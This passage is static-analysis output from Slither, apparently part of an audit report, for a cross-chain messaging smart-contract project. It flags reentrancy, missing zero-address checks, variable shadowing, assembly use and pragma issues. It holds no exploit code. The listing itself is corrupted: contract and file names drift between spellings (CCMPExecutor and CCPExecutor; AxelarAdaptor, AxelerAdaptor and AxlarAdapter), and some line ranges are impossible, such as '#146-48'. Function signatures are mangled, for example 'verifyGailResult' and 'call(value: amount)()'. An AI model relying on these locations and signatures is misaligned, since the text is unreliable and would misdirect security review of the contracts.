  - feeAmount >= 0 (contracts/gateway/facets/CCMPSendMessageFacet.sol#97)
  Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#tautology-or-contradiction

LibDiamond._addFunctions(address,bytes4[]),selectorIndex (contracts/libraries/LibDiamond.sol#190) is a local variable never initialized
LibDiamond._diamondCut(IDiamond.FacetCut[],address,bytes).facetIndex (contracts/libraries/LibDiamond.sol#151) is a local variable never initialized
LibDiamond._removeFunctions(address,bytes4[]).selectorIndex (contracts/libraries/LibDiamond.sol#264) is a local variable never initialized
LibDiamond._replaceFunctions(address,bytes4[]).selectorIndex (contracts/libraries/LibDiamond.sol#227) is a local variable never initialized
  Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#uninitialized-local-variables

AbacusAdapter.constructor(address,address,address,address)._pauser (contracts/adapters/AbacusAdapter.sol#51) shadows:
  - PausableBase._pauser (contracts/security/Pausable.sol#17) (state variable)
AxelarAdaptor.constructor(address,address,address)._pauser (contracts/adapters/AxelarAdaptor.sol#48) shadows:
  - PausableBase._pauser (contracts/security/Pausable.sol#17) (state variable)
WormholeAdaptor.constructor(address,address,address,WormholeAdaptor.DeploymentConfiguration)._pauser (contracts/adaptors/WormholeAdaptor.sol#41) shadows:
  - PausableBase._pauser (contracts/security/Pausable.sol#17) (state variable)
CCMPAdaptorBase.constructor(address,address)._pauser (contracts/adapters/base/CCMPAdaptorBase.sol#35) shadows:
  - PausableBase._pauser (contracts/security/Pausable.sol#17) (state variable)
CCMPReceiver.constructor(address)._ccmpExecutor (contracts/receiver/CCMPReceiver.sol#7) shadows:
  - CCMPReceiverBase._ccmpExecutor (contracts/receiver/CCMPReceiverBase.sol#9) (state variable)
  Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#local-variable-shadowing
```

```

CCMPExecutor.constructor(address).ccmpGateway (contracts/CCMPExecutor.sol#24) lacks a zero-check on :
    - ccmpGateway = _ccmpGateway (contracts/CCMPExecutor.sol#25)
CCMPExecutor.execute(address,bytes).to (contracts/CCMPExecutor.sol#29) lacks a zero-check on :
    - (success,returndata) = _to.call{gas: gasleft()}(_calldata) (contracts/CCMPExecutor.sol#34)
CCMPExecutor.updateCCMPGateway(address).newCCMPGateway (contracts/CCMPExecutor.sol#37) lacks a zero-check on :
    - ccmpGateway = _newCCMPGateway (Contracts/CCMPExecutor.sol#38)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#missing-zero-address-validation

Reentrancy in AxelarAdaptor.execute(bytes32,string,string,bytes) (contracts/adaptors/AxelarAdaptor.sol#126-169):
    External calls:
        - ! axelarGateway.validateContractCall(_commandId,_sourceChain,_sourceAddress,payloadHash) (contracts/adaptors/AxelarAdaptor.sol#136-141)
        State variables written after the call(s):
            - messageHashVerified[ccmpMessageHash] = true (contracts/adaptors/AxelarAdaptor.sol#160)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#reentrancy-vulnerabilities-2

Reentrancy in CCMPSendMessageFacet._handleFee(CCMPMessage) (contracts/gateway/facets/CCMPSendMessageFacet.sol#92-119):
    External calls:
        - (success,returndata) = relayer.call{value: msg.value}() (contracts/gateway/facets/CCMPSendMessageFacet.sol#102-104)
        - IERC20(_message.gasFeePaymentArgs.feeTokenAddress).safeTransferFrom(_message.sender,relayer,_message.gasFeePaymentArgs.feeAmount) (contracts/gateway/facets/CCMPSendMessageFacet.sol#109-114)
        External calls sending eth:
            - (success,returndata) = relayer.call{value: msg.value}() (contracts/gateway/facets/CCMPSendMessageFacet.sol#102-104)
        Event emitted after the call(s):
            - FeePaid(tokenAddress,feeAmount,relayer) (contracts/gateway/facets/CCMPSendMessageFacet.sol#118)
Reentrancy in AxelarAdaptor.execute(bytes32,string,string,bytes) (contracts/adaptors/AxelarAdaptor.sol#126-169):
    External calls:
        - ! axelarGateway.validateContractCall(_commandId,_sourceChain,_sourceAddress,payloadHash) (contracts/adaptors/AxelarAdaptor.sol#136-141)
        Event emitted after the call(s):
            - AxelarMessageVerified(_commandId,_sourceChain,_sourceAddress,_payload,ccmpMessageHash) (contracts/adaptors/AxelarAdaptor.sol#162-168)
Reentrancy in AbacusAdapter.routePayload(CCMPMessage,bytes) (contracts/adaptors/AbacusAdapter.sol#116-149):
    External calls:
        - messageId = _outbox().dispatch(destinationChainDomainId,destinationRouterAddressEncoded,abi.encode(_message.hash())) (contracts/adaptors/AbacusAdapter.sol#142-146)
        Event emitted after the call(s):
            - AbacusMessageRouted(messageId) (contracts/adaptors/AbacusAdapter.sol#148)
Reentrancy in AxelarAdaptor.routePayload(CCMPMessage,bytes) (contracts/adaptors/AxelarAdaptor.sol#73-103):
    External calls:
        - axelarGateway.callContract(destinationChainName,destinationRouterAddress,abi.encode(_message.hash())) (contracts/adaptors/AxelarAdaptor.sol#96-100)
        Event emitted after the call(s):
            - AxelarMessageRouted() (contracts/adaptors/AxelarAdaptor.sol#102)
Reentrancy in WormholeAdaptor.routePayload(CCMPMessage,bytes) (contracts/adaptors/WormholeAdaptor.sol#109-126):
    External calls:
        - sequenceId = wormhole.publishMessage(wormholeMessageNonce,abi.encode(_message.hash()),consistencyLevel) (contracts/adaptors/WormholeAdaptor.sol#114-118)
        Event emitted after the call(s):
            - CCMPMessageRoutedViaWormhole(wormholeMessageNonce,sequenceId,consistencyLevel) (contracts/adaptors/WormholeAdaptor.sol#119-123)
Reentrancy in CCMPSendMessageFacet.sendMessage(uint256,string,CCMPMessagePayload[],GasFeePaymentArgs,bytes) (contracts/gateway/facets/CCMPSendMessageFacet.sol#25-89):
    External calls:
        - _handleFee(message) (contracts/gateway/facets/CCMPSendMessageFacet.sol#70)
            - returndata = address(token).functionCall(data,SafeERC20: low-level call failed) (node_modules/openzeppelin/contracts/token/ERC20/utils/SafeERC20.sol#110)
            - (success,returndata) = target.call{value: value}(data) (node_modules/openzeppelin/contracts/utils/Address.sol#137)
            - (success,returndata) = relayer.call{value: msg.value}() (contracts/gateway/facets/CCMPSendMessageFacet.sol#102-104)
            - IERC20(_message.gasFeePaymentArgs.feeTokenAddress).safeTransferFrom(_message.sender,relayer,_message.gasFeePaymentArgs.feeAmount) (contracts/gateway/facets/CCMPSendMessageFacet.sol#109-114)
        External calls sending eth:
            - _handleFee(message) (contracts/gateway/facets/CCMPSendMessageFacet.sol#70)
                - (success,returndata) = target.call{value: value}(data) (node_modules/openzeppelin/contracts/utils/Address.sol#137)
                - (success,returndata) = relayer.call{value: msg.value}() (contracts/gateway/facets/CCMPSendMessageFacet.sol#102-104)
        Event emitted after the call(s):
            - CCMPMessageRouted(message.hash()),message.sender,message.message.sourceGateway,message.sourceAdaptor,message.sourceChainId,message.destinationGateway,message.destinationChainId,message.nonce,message.routerAdaptor,message.gasFeePaymentArgs,message.payload) (contracts/gateway/facets/CCMPSendMessageFacet.sol#74-86)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#reentrancy-vulnerabilities-3

TypeCasts.coerceString(bytes32) (node_modules/@abacus-network/core/contracts/libs/TypeCasts.sol#6-23) uses assembly
    - INLINE ASM (node_modules/@abacus-network/core/contracts/libs/TypeCasts.sol#17-22)
AddressUpgradeable.verifyCallResult(bool,bytes,string) (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#174-194) uses assembly
    - INLINE ASM (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#186-189)
Address.verifyGailResult(bool,bytes,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#201-221) uses assembly
    - INLINE ASM (node_modules/@openzeppelin/contracts/utils/Address.sol#213-216)
Diamond.fallback() (contracts/gateway/Diamond.sol#42-73) uses assembly
    - INLINE ASM (contracts/gateway/Diamond.sol#146-48)
    - INLINE ASM (contracts/gateway/Diamond.sol#157-72)
DiamondLoupeFacet.facets() (contracts/gateway/facets/DiamondLoupeFacet.sol#26-81) uses assembly
    - INLINE ASM (contracts/gateway/facets/DiamondLoupeFacet.sol#73-75)
    - INLINE ASM (contracts/gateway/facets/DiamondLoupeFacet.sol#78-80)
DiamondLoupeFacet.facetFunctionSelectors(Address) (contracts/gateway/facets/DiamondLoupeFacet.sol#86-115) uses assembly
    - INLINE ASM (contracts/gateway/facets/DiamondLoupeFacet.sol#112-114)
DiamondLoupeFacet.facetAddresses() (contracts/gateway/facets/DiamondLoupeFacet.sol#119-161) uses assembly
    - INLINE ASM (contracts/gateway/facets/DiamondLoupeFacet.sol#158-160)
LibDiamond._diamondStorage() (contracts/libraries/LibDiamond.sol#83-92) uses assembly
    - INLINE ASM (contracts/libraries/LibDiamond.sol#89-91)
LibDiamond._initializeDiamondCut(address,bytes) (contracts/libraries/LibDiamond.sol#303-326) uses assembly
    - INLINE ASM (contracts/libraries/LibDiamond.sol#318-321)
LibDiamond._enforceHasContractCode(address,string) (contracts/libraries/LibDiamond.sol#328-339) uses assembly
    - INLINE ASM (contracts/libraries/LibDiamond.sol#333-335)
CCMPReceiverBase._ccmpMsgOrigin() (contracts/receiver/CCMPReceiverBase.sol#16-35) uses assembly
    - INLINE ASM (contracts/receiver/CCMPReceiverBase.sol#31-34)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#assembly-usage

```

```
Different versions of Solidity are used:
- Version used: ['^0.8.16', '^0.6.11', '^0.8.0', '^0.8.1', '^0.8.16', '^0.8.2']
- >=0.6.11 (node_modules/@abacus-network/core/contracts/libs/TypeCasts.sol#2)
- >=0.6.11 (node_modules/@abacus-network/core/interfaces/IAbacusConnectionManager.sol#2)
- >=0.6.11 (node_modules/@abacus-network/core/interfaces/IIterchainGasPaymaster.sol#2)
- >=0.6.11 (node_modules/@abacus-network/core/interfaces/IMailbox.sol#2)
- >=0.6.11 (node_modules/@abacus-network/core/interfaces/IMessageRecipient.sol#2)
- >=0.6.11 (node_modules/@abacus-network/core/interfaces/IOutbox.sol#2)
- >=0.8.2 (node_modules/@openzeppelin/contracts-upgradeable/proxy/utils/Initializable.sol#4)
- >=0.8.1 (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#4)
- >=0.8.0 (node_modules/@openzeppelin/contracts/access/Ownable.sol#4)
- >=0.8.0 (node_modules/@openzeppelin/contracts/security/Pausable.sol#4)
- >=0.8.0 (node_modules/@openzeppelin/contracts/security/ReentrancyGuard.sol#4)
- >=0.8.0 (node_modules/@openzeppelin/contracts/token/ERC20/IERC20.sol#4)
- >=0.8.0 (node_modules/@openzeppelin/contracts/token/ERC20/extensions/draft-IERC20Permit.sol#4)
- >=0.8.0 (node_modules/@openzeppelin/contracts/token/ERC20/utils/SafeERC20.sol#4)
- >=0.8.1 (node_modules/@openzeppelin/contracts/utils/Address.sol#4)
- >=0.8.0 (node_modules/@openzeppelin/contracts/utils/Context.sol#4)
- >=0.8.16 (contracts/CCMPExecutor.sol#2)
- >=0.8.16 (contracts/adaptors/AbacusAdapter.sol#2)
- >=0.8.16 (contracts/adaptors/AxelerAdaptor.sol#2)
- >=0.8.16 (contracts/adaptors/WormholeAdaptor.sol#2)
- >=0.6.11 (contracts/adaptors/base/AbacusConnectionClient.sol#2)
- >=0.8.16 (contracts/adaptors/base/CCMPAdaptorBase.sol#2)
- >=0.8.16 (contracts/gateway/Diamond.sol#2)
- >=0.8.16 (contracts/gateway/facets/CCMPConfigurationFacet.sol#2)
- >=0.8.16 (contracts/gateway/facets/CCMPReceiveMessageFacet.sol#4)
- >=0.8.16 (contracts/gateway/facets/CCMPSendMessageFacet.sol#2)
- >=0.8.16 (contracts/gateway/facets/DiamondCutFacet.sol#2)
- >=0.8.0 (contracts/gateway/facets/DiamondInit.sol#2)
- >=0.8.0 (contracts/gateway/facets/DiamondLoupeFacet.sol#2)
- >=0.8.0 (contracts/interfaces/IAxelerGateway.sol#3)
- >=0.8.16 (contracts/interfaces/ICCMPExecutor.sol#2)
- >=0.8.0 (contracts/interfaces/ICCMPPGateway.sol#2)
- >=0.8.16 (contracts/interfaces/ICCMPSRouterAdaptor.sol#2)
- >=0.8.0 (contracts/interfaces/IDiamond.sol#2)
- >=0.8.0 (contracts/interfaces/IDiamondCut.sol#2)
- >=0.8.0 (contracts/interfaces/IDiamondLoupe.sol#2)
- >=0.8.0 (contracts/interfaces/IERC165.sol#2)
- >=0.8.0 (contracts/interfaces/IERC173.sol#2)
- >=0.8.0 (contracts/interfaces/IWormhole.sol#4)
- >=0.8.16 (contracts/libraries/LibDiamond.sol#2)
- >=0.8.0 (contracts/mock/MockWormhole.sol#4)
- >=0.8.16 (contracts/receiver/CCMPreceiver.sol#2)
- >=0.8.16 (contracts/receiver/CCMPreceiverBase.sol#2)
- >=0.8.16 (contracts/receiver/CCMPreceiverUpgradeable.sol#2)
- >=0.8.16 (contracts/security/Pausable.sol#3)
- >=0.8.0 (contracts/structures/Constants.sol#2)
- >=0.8.0 (contracts/structures/CrossChainMessage.sol#2)
- >=0.8.0 (contracts/structures/Wormhole.sol#4)

Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#different-pragma-directives-are-used

AbacusConnectionClient._localDomain() (contracts/adaptors/base/AbacusConnectionClient.sol#135-137) is never used and should be removed
CCMPreceiverBase._ccmpMsgOrigin() (contracts/receiver/CCMPreceiverBase.sol#16-17) is never used and should be removed
CCMPreceiverBase._setCCMPExecutor(address) (contracts/receiver/CCMPreceiverBase.sol#11-14) is never used and should be removed
CCMPreceiverUpgradeable._CCMPreceiver_init(address) (contracts/receiver/CCMPreceiverUpgradeable.sol#13-18) is never used and should be removed
LibDiamond._contractPauser() (contracts/libraries/LibDiamond.sol#120-122) is never used and should be removed
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#dead-code

Pragma version^0.8.2 (node_modules/@openzeppelin/contracts-upgradeable/proxy/utils/Initializable.sol#4) allows old versions
Pragma version^0.8.1 (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/access/Ownable.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/security/Pausable.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/security/ReentrancyGuard.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC20/IERC20.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC20/extensions/draft-IERC20Permit.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC20/utils/SafeERC20.sol#4) allows old versions
Pragma version^0.8.1 (node_modules/@openzeppelin/contracts/utils/Address.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/utils/Context.sol#4) allows old versions
Pragma version^0.8.16 (contracts/CCMPExecutor.sol#2) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6/0.8.7
Pragma version^0.8.16 (contracts/adaptors/AbacusAdapter.sol#2) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6/0.8.7
Pragma version^0.8.16 (contracts/adaptors/AxelerAdaptor.sol#2) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6/0.8.7
Pragma version^0.8.16 (contracts/adaptors/WormholeAdaptor.sol#2) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6/0.8.7
Pragma version^0.8.16 (contracts/adaptors/base/CCMPAdaptorBase.sol#2) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6/0.8.7
Pragma version^0.8.16 (contracts/gateway/Diamond.sol#2) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6/0.8.7
Pragma version^0.8.16 (contracts/gateway/facets/CCMPConfigurationFacet.sol#2) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6/0.8.7
Pragma version^0.8.16 (contracts/gateway/facets/CCMPReceiveMessageFacet.sol#4) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6/0.8.7
Pragma version^0.8.16 (contracts/gateway/facets/CCMPSendMessageFacet.sol#2) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6/0.8.7
Pragma version^0.8.16 (contracts/gateway/facets/DiamondCutFacet.sol#2) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6/0.8.7
Pragma version^0.8.16 (contracts/gateway/facets/DiamondInit.sol#2) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6/0.8.7
Pragma version^0.8.0 (contracts/gateway/facets/DiamondLoupeFacet.sol#2) allows old versions
Pragma version^0.8.0 (contracts/interfaces/IAxelerGateway.sol#3) allows old versions
Pragma version^0.8.16 (contracts/interfaces/ICCMPExecutor.sol#2) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6/0.8.7
Pragma version^0.8.0 (contracts/interfaces/ICCMPPGateway.sol#2) allows old versions
Pragma version^0.8.0 (contracts/interfaces/ICCMPSRouterAdaptor.sol#2) allows old versions
Pragma version^0.8.0 (contracts/libraries/LibDiamond.sol#2) allows old versions
Pragma version^0.8.0 (contracts/mock/MockWormhole.sol#4) allows old versions
Pragma version^0.8.16 (contracts/receiver/CCMPreceiver.sol#2) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6/0.8.7
Pragma version^0.8.16 (contracts/receiver/CCMPreceiverBase.sol#2) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6/0.8.7
Pragma version^0.8.16 (contracts/receiver/CCMPreceiverUpgradeable.sol#2) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6/0.8.7
Pragma version^0.8.16 (contracts/security/Pausable.sol#3) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6/0.8.7
Pragma version^0.8.16 (contracts/structures/Constants.sol#2) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6/0.8.7
Pragma version^0.8.0 (contracts/structures/CrossChainMessage.sol#2) allows old versions
solc-0.8.16 is not recommended for deployment
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#incorrect-versions-of-solidity

Low level call in AddressUpgradeable.sendValue(address,uint256) (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#60-65):
- (success) = recipient.call(value: amount)() (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#63)
Low level call in AddressUpgradeable.functionCallWithValue(address,bytes,uint256,string) (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#128-139):
```

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        - (success,returndata) = target.call{value: value}(data) (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#137)
Low level call in AddressUpgradeable.functionStaticCall(address,bytes,string) (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#157-166):
        - (success,returndata) = target.staticcall(data) (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#164)
Low level call in Address.sendValue(address,uint256) (node_modules/@openzeppelin/contracts/utils/Address.sol#60-65):
        - (success) = recipient.call{value: amount}() (node_modules/@openzeppelin/contracts/utils/Address.sol#63)
Low level call in Address.functionCallWithValue(address,bytes,uint256,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#128-139):
        - (success,returndata) = target.call{value: value}(data) (node_modules/@openzeppelin/contracts/utils/Address.sol#157-166)
Low level call in Address.functionStaticCall(address,bytes,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#157-166):
        - (success,returndata) = target.staticcall(data) (node_modules/@openzeppelin/contracts/utils/Address.sol#164)
Low level call in Address.functionDelegateCall(address,bytes,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#184-193):
        - (success,returndata) = target.delegatecall(data) (node_modules/@openzeppelin/contracts/utils/Address.sol#191)
Low level call in CCPExecutor.execute(address,bytes) (contracts/CCPExecutor.sol#29-35):
        - (success,returndata) = _toCall{gas: gasleft()}()(_callData) (contracts/CCPExecutor.sol#34)
Low level call in CCPSendMessageFacet._handleFee(CCMPMessage) (contracts/gateway/facets/CCPSendMessageFacet.sol#92-119):
        - (success,returndata) = relayer.call{value: msg.value}() (contracts/gateway/facets/CCPSendMessageFacet.sol#102-104)
Low level call in LibDiamond._initializeDiamondCode(address,bytes) (contracts/libraries/LibDiamond.sol#303-326):
        - (success,error) = _initDelegatecall(_callData) (contracts/libraries/LibDiamond.sol#313)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#low-level-calls

Parameter TypeCasts.coerceString(bytes32)_.buf (node_modules/@abacus-network/core/contracts/libs/TypeCasts.sol#6) is not in mixedCase
Parameter TypeCasts.getAddressToBytes32(address)_.addr (node_modules/@abacus-network/core/contracts/libs/TypeCasts.sol#26) is not in mixedCase
Parameter TypeCasts.bytes32ToAddress(bytes32)_.buf (node_modules/@abacus-network/core/contracts/libs/TypeCasts.sol#31) is not in mixedCase
Function IERC20Permit.DOMAIN_SEPARATOR() (node_modules/@openzeppelin/contracts/token/ERC20/extensions/draft-IERC20Permit.sol#59) is not in mixedCase
Parameter CCPExecutor.execute(address,bytes)_.tx (contracts/CCPExecutor.sol#29) is not in mixedCase
Parameter CCPExecutor.execute(address,bytes)_.callData (contracts/CCPExecutor.sol#29) is not in mixedCase
Parameter CCPExecutor.updateCCPGateway(address)_.newCCPGateway (contracts/CCPExecutor.sol#37) is not in mixedCase
Parameter AbacusAdapter.handle(uint32,bytes32,bytes)_.origin (contracts/adapters/AbacusAdapter.sol#87) is not in mixedCase
Parameter AbacusAdapter.handle(uint32,bytes32,bytes)_.sender (contracts/adapters/AbacusAdapter.sol#88) is not in mixedCase
Parameter AbacusAdapter.handle(uint32,bytes32,bytes)_.message (contracts/adapters/AbacusAdapter.sol#89) is not in mixedCase
Parameter AbacusAdapter.routePayload(CCMPMessage,bytes)_.message (contracts/adapters/AbacusAdapter.sol#116) is not in mixedCase
Parameter AbacusAdapter.verifyPayload(CCMPMessage,bytes)_.ccmpMessage (contracts/adapters/AbacusAdapter.sol#155) is not in mixedCase
Parameter AbacusAdapter.updateDomainId(uint256,uint32)_.chainId (contracts/adapters/AbacusAdapter.sol#173) is not in mixedCase
Parameter AbacusAdapter.updateDomainId(uint256,uint32)_.domainId (contracts/adapters/AbacusAdapter.sol#173) is not in mixedCase
Parameter AbacusAdapter.setAbacusAdaptor(uint256,address)_.chainId (contracts/adapters/AbacusAdapter.sol#180) is not in mixedCase
Parameter AbacusAdapter.setAbacusAdaptor(uint256,address)_.abacusAdaptor (contracts/adapters/AbacusAdapter.sol#180) is not in mixedCase
Parameter AxlarAdapter.routePayload(CCMPMessage,bytes)_.message (contracts/adapters/AxlarAdapter.sol#73) is not in mixedCase
Parameter AxlarAdapter.verifyPayload(CCMPMessage,bytes)_.ccmpMessage (contracts/adapters/AxlarAdapter.sol#109) is not in mixedCase
Parameter AxlarAdapter.execute(bytes32,string,string,bytes)_.commandId (contracts/adapters/AxlarAdapter.sol#127) is not in mixedCase
Parameter AxlarAdapter.execute(bytes32,string,string,bytes)_.sourceChain (contracts/adapters/AxlarAdapter.sol#128) is not in mixedCase
Parameter AxlarAdapter.execute(bytes32,string,string,bytes)_.sourceAddress (contracts/adapters/AxlarAdapter.sol#129) is not in mixedCase
Parameter AxlarAdapter.execute(bytes32,string,bytes)_.payload (contracts/adapters/AxlarAdapter.sol#130) is not in mixedCase
Parameter AxlarAdapter.setChainIdToName(uint256,string)_.chainId (contracts/adapters/AxlarAdapter.sol#171) is not in mixedCase
Parameter AxlarAdapter.setChainIdToName(uint256,string)_.chainName (contracts/adapters/AxlarAdapter.sol#171) is not in mixedCase
Parameter AxlarAdapter.setAxlarAdaptorAddressChecksummed(string,string)_.chainName (contracts/adapters/AxlarAdapter.sol#180) is not in mixedCase
Parameter AxlarAdapter.setAxlarAdaptorAddressChecksummed(string,string)_.adaptorAddressChecksummed (contracts/adapters/AxlarAdaptor.sol#181) is not in mixedCase
Parameter AxlarAdapter.updateAxlarGateway(IAxlarGateway)_.axlarGateway (contracts/adapters/AxlarAdapter.sol#192) is not in mixedCase
Parameter WormholeAdaptor.setWormholeAdaptorAddress(uint256,address)_.chainId (contracts/adapters/WormholeAdaptor.sol#79) is not in mixedCase
Parameter WormholeAdaptor.setWormholeAdaptorAddress(uint256,address)_.adaptor (contracts/adapters/WormholeAdaptor.sol#79) is not in mixedCase
Parameter WormholeAdaptor.updateWormhole((Wormhole)_wormhole (contracts/adapters/WormholeAdaptor.sol#87) is not in mixedCase
Parameter WormholeAdaptor.updateWormholeChainId(uint16,uint256)_.wormholeChainId (contracts/adapters/WormholeAdaptor.sol#99) is not in mixedCase
Parameter WormholeAdaptor.updateWormholeChainId(uint16,uint256)_.chainId (contracts/adapters/WormholeAdaptor.sol#99) is not in mixedCase
Parameter WormholeAdaptor.routePayload(CCMPMessage,bytes)_.message (contracts/adapters/WormholeAdaptor.sol#110) is not in mixedCase
Parameter WormholeAdaptor.routePayload(CCMPMessage,bytes)_.routerArgs (contracts/adapters/WormholeAdaptor.sol#111) is not in mixedCase
Parameter WormholeAdaptor.verifyPayload(CCMPMessage,bytes)_.ccmpMessage (contracts/adapters/WormholeAdaptor.sol#132) is not in mixedCase
Parameter WormholeAdaptor.verifyPayload(CCMPMessage,bytes)_.verificationData (contracts/adapters/WormholeAdaptor.sol#133) is not in mixedCase
Function AbacusConnectionClient._AbacusConnectionClient_initialize(address) (contracts/adapters/base/AbacusConnectionClient.sol#47-51) is not in mixedCase
Parameter AbacusConnectionClient._AbacusConnectionClient_initialize(address)_.abacusConnectionManager (contracts/adapters/base/AbacusConnectionClient.sol#48) is not in mixedCase
Parameter AbacusConnectionClient.setAbacusConnectionManager(address)_.abacusConnectionManager (contracts/adapters/base/AbacusConnectionClient.sol#67) is not in mixedCase
Parameter AbacusConnectionClient.setInterchainGasPaymaster(address)_.interchainGasPaymaster (contracts/adapters/base/AbacusConnectionClient.sol#79) is not in mixedCase
Parameter CCPAdaptorBase.setCCPGateway(ICCPGateway)_.ccmpGateway (contracts/adapters/base/CCPAdaptorBase.sol#39) is not in mixedCase
Parameter CCPConfigurationFacet.transferOwnership(address)_.newOwner (contracts/gateway/facets/CCPConfigurationFacet.sol#14) is not in mixedCase
Parameter CCPConfigurationFacet.setGateway(uint256,ICCPGateway)_.chainId (contracts/gateway/facets/CCPConfigurationFacet.sol#31) is not in mixedCase
Parameter CCPConfigurationFacet.setGateway(uint256,ICCPGateway)_.gateway (contracts/gateway/facets/CCPConfigurationFacet.sol#31) is not in mixedCase
Parameter CCPConfigurationFacet.gateway(uint256)_.chainId (contracts/gateway/facets/CCPConfigurationFacet.sol#37) is not in mixedCase
Parameter CCPConfigurationFacet.setCCPExecutor(ICCPExecutor)_.ccpExecutor (contracts/gateway/facets/CCPConfigurationFacet.sol#61) is not in mixedCase
Parameter CCPConfigurationFacet.setPauser(address)_.pauser (contracts/gateway/facets/CCPConfigurationFacet.sol#75) is not in mixedCase
Parameter CCPReceiverMessageFacet.receiveMessage(CCMPMessage,bytes,bool)_.message (contracts/gateway/facets/CCPReceiveMessageFacet.sol#25) is not in mixedCase
Parameter CCPSendMessageFacet.sendMessage(uint256,string,CCMPMessagePayload[],GasFeePaymentArgs,bytes)_.destinationChainId (contracts/gateway/facets/CCPSendMessageFacet.sol#26) is not in mixedCase
Parameter CCPSendMessageFacet.sendMessage(uint256,string,CCMPMessagePayload[],GasFeePaymentArgs,bytes)_.adaptorName (contracts/gateway/facets/CCPSendMessageFacet.sol#27) is not in mixedCase
Parameter CCPSendMessageFacet.sendMessage(uint256,string,CCMPMessagePayload[],GasFeePaymentArgs,bytes)_.payloads (contracts/gateway/facets/CCPSendMessageFacet.sol#28) is not in mixedCase
Parameter CCPSendMessageFacet.sendMessage(uint256,string,CCMPMessagePayload[],GasFeePaymentArgs,bytes)_.gasFeePaymentArgs (contracts/gateway/facets/CCPSendMessageFacet.sol#29) is not in mixedCase
Parameter CCPSendMessageFacet.sendMessage(uint256,string,CCMPMessagePayload[],GasFeePaymentArgs,bytes)_.routerArgs (contracts/gateway/facets/CCPSendMessageFacet.sol#30) is not in mixedCase
Parameter DiamondCutFacet.diamondCut(DiamondCutFacet[],address,bytes)_.diamonddCut (contracts/gateway/facets/DiamondCutFacet.sol#23) is not in mixedCase
Parameter DiamondCutFacet.diamonddCut(DiamondCutFacet[],address,bytes)_.init (contracts/gateway/facets/DiamondCutFacet.sol#24) is not in mixedCase
Parameter DiamondCutFacet.diamonddCut(DiamondCutFacet[],address,bytes)_.callData (contracts/gateway/facets/DiamondCutFacet.sol#25) is not in mixedCase
Parameter DiamondLoupeFacet.facetFunctionSelectors(address)_.facet (contracts/gateway/facets/DiamondLoupeFacet.sol#86) is not in mixedCase
Parameter DiamondLoupeFacet.facetAddressByIndex(bytes4)_.functionSelector (contracts/gateway/facets/DiamondLoupeFacet.sol#167) is not in mixedCase
Parameter DiamondLoupeFacet.supportsInterface(bytes4)_.interfaceId (contracts/gateway/facets/DiamondLoupeFacet.sol#180) is not in mixedCase
Variable MockWormhole._validationState (contracts/mock/MockWormhole.sol#11) is not in mixedCase
Variable MockWormhole._payload (contracts/mock/MockWormhole.sol#12) is not in mixedCase
Variable CCPReceiverBase._ccmpExecutor (contracts/receiver/CCPReceiverBase.sol#9) is not in mixedCase
Function CCPReceiverUpgradeable._CCPReceiver_init(address) (contracts/receiver/CCPReceiverUpgradeable.sol#13-18) is not in mixedCase
Parameter CCPReceiverUpgradeable._CCPReceiver_init(address)_.ccmpExecutor (contracts/receiver/CCPReceiverUpgradeable.sol#13) is not in mixedCase
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#conformance-to-solidity-naming-conventions

